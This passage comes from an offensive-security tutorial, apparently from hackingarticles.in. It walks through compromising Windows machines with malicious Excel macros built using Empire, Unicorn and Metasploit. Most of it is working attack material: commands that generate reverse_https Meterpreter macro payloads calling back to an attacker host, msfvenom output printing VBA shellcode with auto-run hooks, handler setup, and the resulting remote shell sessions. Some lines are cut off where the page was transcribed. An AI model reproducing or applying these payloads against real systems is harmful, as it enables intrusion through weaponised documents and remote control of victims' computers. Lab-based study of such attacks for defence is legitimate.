Now we open our Workbook that has the malicious macros injected in it. It opens up without any hindrance or warnings or prompts. We went back to our attacker machine and check the Empire to find that one of our agent is active. We used the agents command to take a look. Here we see that we have an agent. We tried to access the agent using the interact command. This was the procedure that needs to be followed if we want to exploit a target using the combination of Empire and Macros.

```
agents
interact FPSN1YAW
info
```




```
[*] New agent FPSN1YAW checked in
[+] Initial agent FPSN1YAW from 192.168.1.109 now active (Slack)
[*] Sending agent (stage 2) to FPSN1YAW at 192.168.1.109

(Empire: stager/windows/macro) > agents

[*] Active agents:

 Name     La Internal IP     Machine Name      Username                Process
 ----     -- -----------     ------------      --------                -------
 FPSN1YAW ps 192.168.61.1    DESKTOP-9C22C07   DESKTOP-9C22C07\raj     powershell

(Empire: agents) > interact FPSN1YAW
(Empire: FPSN1YAW) > info

[*] Agent info:

        nonce                   9339517730345694
        jitter                  0.0
        servers                 None
        internal_ip             192.168.61.1 fe80::f0d4:cda3:25c9:c726 192.168.247
                                fe80::5dd4:86d0:4d36:26aa 192.168.1.109 fe80::3da
        working_hours
        session_key             )jQ5o2?l{i/@LAZkM]8_JSm:6wY0t.Fe
        children                None
        checkin_time            2020-02-14 12:32:24
        hostname                DESKTOP-9C22C07
        id                      1
        delay                   5
        username                DESKTOP-9C22C07\raj
        kill_date
        parent                  None
        process_name            powershell
        listener                http
        process_id              6792
        profile                 /admin/get.php,/news.php,/login/process.php|Mozill
                                6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
        os_details              Microsoft Windows 10 Pro
        lost_limit              60
        taskings                None
        name                    FPSN1YAW
        language                powershell
        external_ip             192.168.1.109
        session_id              FPSN1YAW
        lastseen_time           2020-02-14 12:33:20
        language_version        5
        high_integrity          0
```

www.hackingarticles.in

Magic Unicorn


It’s time to check another tool that could help us compromise the target using the macros. For this practical, we use the Unicorn Tool. For a more detailed guide on the Unicorn tool, check out this awesome guide. The payload creation in the unicorn is quite simple. We will have to state the payload as we would in crafting payload using MSFvenom. Then, we need to provide the IP Address and the port at which the session would generate and provide the macro keyword as depicted below.

```
python unicorn.py windows/meterpreter/reverse_https 192.168.1.106 443 macro
```



```
root@kali:~/unicorn# python unicorn.py windows/meterpreter/reverse_https 192.168.1.106 443 macro
[*] Generating the payload shellcode.. This could take a few seconds/minutes as we create the shel
```

This creates a text file and a “.rc” file with the same name and on the same destination.




```
NOTE: WHEN COPYING AND PASTING THE EXCEL, IF THERE ARE ADDITIONAL SPACES THAT ARE ADDED YOU NEED TO
REMOVE THESE AFTER EACH OF THE POWERSHELL CODE SECTIONS UNDER VARIABLE "x" OR A SYNTAX ERROR WILL
HAPPEN!

[*************************************************************************************************


[*] Exported powershell output code to powershell_attack.txt.
[*] Exported Metasploit RC file as unicorn.rc. Run msfconsole -r unicorn.rc to execute and create list
```

We run the command shown by the unicorn to create a listener for our payload.

```
msfconsole -r unicorn.rc
```

Now we need the macros enabled in Excel to accomplish this attack. In our lab environment, we enabled the macros in the previous practical when we were trying to exploit the target using Empire. So, After that, we open an Excel file and follow the steps to create a macro. After opening the macros editor module, we paste the data that was inside the text file that was created by Unicorn and then saves the Excel workbook as the Macros Enabled Excel on the Target System.

After saving the Malicious macros enabled Excel, we open the Excel on the Target System. It gives a Compatibility Error as shown in the image given below.




hacking

Microsoft Office (Compatibility Mode)

This application appears to have been made with an older version of the Microsoft Office product suite. Please have the author save this document to a newer and supported format. [Error Code: -219]

But when we move back to our attacker machine, we see that our payload has generated a meterpreter shell on the Target Machine. We can access this meterpreter session using the sessions command followed by the session id as shown in the image given below.




```
+ -- --=[ 7 evasion                                              ]

[*] Processing unicorn.rc for ERB directives.
resource (unicorn.rc)> use multi/handler
resource (unicorn.rc)> set payload windows/meterpreter/reverse_https
payload ⇒ windows/meterpreter/reverse_https
resource (unicorn.rc)> set LHOST 192.168.1.106
LHOST ⇒ 192.168.1.106
resource (unicorn.rc)> set LPORT 443
LPORT ⇒ 443
resource (unicorn.rc)> set ExitOnSession false
ExitOnSession ⇒ false
resource (unicorn.rc)> set AutoVerifySession false
AutoVerifySession ⇒ false
resource (unicorn.rc)> set AutoSystemInfo false
AutoSystemInfo ⇒ false
resource (unicorn.rc)> set AutoLoadStdapi false
AutoLoadStdapi ⇒ false
resource (unicorn.rc)> exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
msf5 exploit(multi/handler) >
[*] Started HTTPS reverse handler on https://192.168.1.106:443
[*] https://192.168.1.106:443 handling request from 192.168.1.109; (U
[*] Meterpreter session 1 opened (192.168.1.106:443 → 192.168.1.109:

msf5 exploit(multi/handler) > sessions 1
[*] Starting interaction with 1...

meterpreter >
```

Metasploit

Let's move on to a rather basic approach. This approach is quite detectable by almost all the Antivirus tools as the signature of the Metasploit Payload is quite common. Still to understand the basic attack and to perform in a lab environment, we will be using the Metasploit for exploiting our target via Marcos.


To get started, we need to craft a payload. We will be using MSFvenom for crafting the payload. We used the reverse_http payload for this demonstration. We stated the Local IP Address of the Attacker Machine i.e., Kali Linux. We also need to provide a Local port for the session to get generated on. After generating the payload with the proper configuration for the vba payload, we copy the vba payload content and then move onto to the target machine.

```
msfvenom -p windows/meterpreter/reverse_https lhost=192.168.1.106 lport=1234 -f vb
```



```
root@kali:~# msfvenom -p windows/meterpreter/reverse_https lhost=192.168.1.106 lport=1234 -f vba
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 461 bytes
Final size of vba file: 3083 bytes
#If Vba7 Then
        Private Declare PtrSafe Function CreateThread Lib "kernel32" (ByVal Zqhimkrc As Long, ByVal G
        Private Declare PtrSafe Function VirtualAlloc Lib "kernel32" (ByVal Wttnkcz As Long, ByVal Bl
        Private Declare PtrSafe Function RtlMoveMemory Lib "kernel32" (ByVal Bfouxfhwc As LongPtr, By
#Else
        Private Declare Function CreateThread Lib "kernel32" (ByVal Zqhimkrc As Long, ByVal Gdnpshxl
        Private Declare Function VirtualAlloc Lib "kernel32" (ByVal Wttnkcz As Long, ByVal Blbkpk As
        Private Declare Function RtlMoveMemory Lib "kernel32" (ByVal Bfouxfhwc As Long, ByRef Skqli A
#EndIf

Sub Auto_Open()
        Dim Gnwxy As Long, Xdjpcmae As Variant, Tazsez As Long
#If Vba7 Then
        Dim  Kkqmrwb As LongPtr, Fmp As LongPtr
#Else
        Dim  Kkqmrwb As Long, Fmp As Long
#EndIf
        Xdjpcmae = Array(232,130,0,0,0,96,137,229,49,192,100,139,80,48,139,82,12,139,82,20,139,114,40
1,211,139,73,24,227,58,73,139,52,139,1,214,49,255,172,193, _
207,13,1,199,56,224,117,246,3,125,248,59,125,36,117,228,88,139,88,36,1,211,102,139,12,75,139,88,28,1,
119,38,7,255,213,49,219,83,83,83,83, _
83,232,62,0,0,0,77,111,122,105,108,108,97,47,53,46,48,32,40,87,105,110,100,111,119,115,32,78,84,32,54
6,121,167,255,213,83,83,106,3,83, _
83,104,210,4,0,0,232,179,0,0,0,47,114,113,85,73,83,105,80,113,108,68,113,99,74,112,48,110,119,109,66,
35,85,46,59,255,213,150,106,10,95, _
104,128,51,0,0,137,224,106,4,80,106,31,86,104,117,70,158,134,255,213,83,83,83,83,86,104,45,6,24,123,2
83,229,255,213,147,83,83,137, _
231,87,104,0,32,0,0,83,86,104,18,150,137,226,255,213,133,192,116,207,139,7,1,195,133,192,117,229,88,1

        Kkqmrwb = VirtualAlloc(0, UBound(Xdjpcmae), &H1000, &H40)
        For Tazsez = LBound(Xdjpcmae) To UBound(Xdjpcmae)
                Gnwxy = Xdjpcmae(Tazsez)
                Fmp = RtlMoveMemory(Kkqmrwb + Tazsez, Gnwxy, 1)
        Next Tazsez
        Fmp = CreateThread(0, 0, Kkqmrwb, 0, 0, 0)
End Sub
Sub AutoOpen()
        Auto_Open
End Sub
Sub Workbook_Open()
        Auto_Open
End Sub
```


```
use exploit/multi/handler
set payload windows/meterpreter/reverse_https
set lhost 192.168.1.106
set lport 1234
exploit
```



```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_https
payload => windows/meterpreter/reverse_https
msf5 exploit(multi/handler) > set lhost 192.168.1.106
lhost => 192.168.1.106
msf5 exploit(multi/handler) > set lport 1234
lport => 1234
msf5 exploit(multi/handler) > exploit

[*] Started HTTPS reverse handler on https://192.168.1.106:1234
[*] https://192.168.1.106:1234 handling request from 192.168.1.101; (UUID: ebkw
[*] Meterpreter session 2 opened (192.168.1.106:1234 -> 192.168.1.101:49700) at

meterpreter > sysinfo
Computer        : DESKTOP-MD284DK
OS              : Windows 10 (10.0 Build 18362).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter > 
```

